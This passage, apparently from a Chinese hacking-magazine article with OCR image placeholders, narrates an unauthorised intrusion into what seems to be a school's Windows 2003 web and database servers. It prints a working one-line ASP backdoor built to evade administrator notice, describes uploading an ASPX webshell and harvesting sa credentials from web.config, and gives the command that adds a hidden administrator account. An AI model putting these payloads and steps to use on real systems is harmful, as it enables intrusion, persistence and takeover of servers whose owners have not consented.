


图3

服务器表面上看起来还是比较安全的，毕竟是Windows2003，不过既然我有FTP帐号，就直接登录上去看看，发现都是htm文件，如图1。




图1

既然服务器支持Aspx，那么就直接上传Aspx的webshell，因为默认情况下，运行Aspx文件的ASPNET用户是USERS权限，比运行Asp的IUSER用户权限要高，如果以后我们在入侵过程中遇到Windows2003服务器支持Aspx的话，就要优先考虑Aspx。

上传一个lake2的Webadmin2.x final版上去，好了，成功得到了一个Webshell，如图2，还可以执行命令哟。因为时间太晚了，所以我打算明天再战，为了保险，我又在几个页面中插入了一句话后门<%On Error Resume Next%><%execute request("cmd")%>，大家可以看到我这个一句话木马跟平常的不太一样，因为我加了一个容错代码，这样当访问插了马的页面时就不会提示“类型不匹配：'execute'”这样的错误，也就减少了管理员发现木马的几率。

三、塞翁失马

第二天上线时突然发现Webadmin找不到页面，估计是被删除了，登录FTP发现密码也被改了。怎么会被发现的呢？郁闷之下我打开微型PHP+ASP管理器双用版，如图3。在“木马地址：”处填写插入了一句话木马的页面，密码就是那个“cmd”，

确认无误后直接点击左侧的下拉菜单，选择“系统变量”，如果连接成功就会看到服务器的信息了。还好，一句话木马没有被删除，但是这个Asp的webshell权限比较低了，点击下拉菜单，选择“系统命令”，输入net user执行，权限不够，如图4。算了，赶紧稳定情绪，有shell就好办。点击下拉菜单，选择“读取目录”，输入网站根目录，可以浏览。尝试找了一下类似conn.asp的数据库连接文件，但是一无所获。




图4

四、歪打正着

我静下来，整理了一下思路：Web服务器上没有安装MSSQL或者MySQL，莫非数据库和WEB服务器是分离的？顺着这个思路，我来到了10.100.0.2首页所在的文件夹，一个一个查看可疑的文件，如图5。当看到schoolnew目录下web.config的内容时，我得意的笑了，如图6。




图5

文件中就有数据库连接信息，可以看到本机连接到10.100.0.9上的schoolnews库，而且使用的是Sa用户，默认的话那可是System权限！马上拿出SqlExec输入地址、用户名、密码进行连接，成功了！然后立刻输入**net user hack hack /add&net localgroup administrators hack /add**添加一个用户名和密码均为hack的帐号，命令成功完成，如图7。

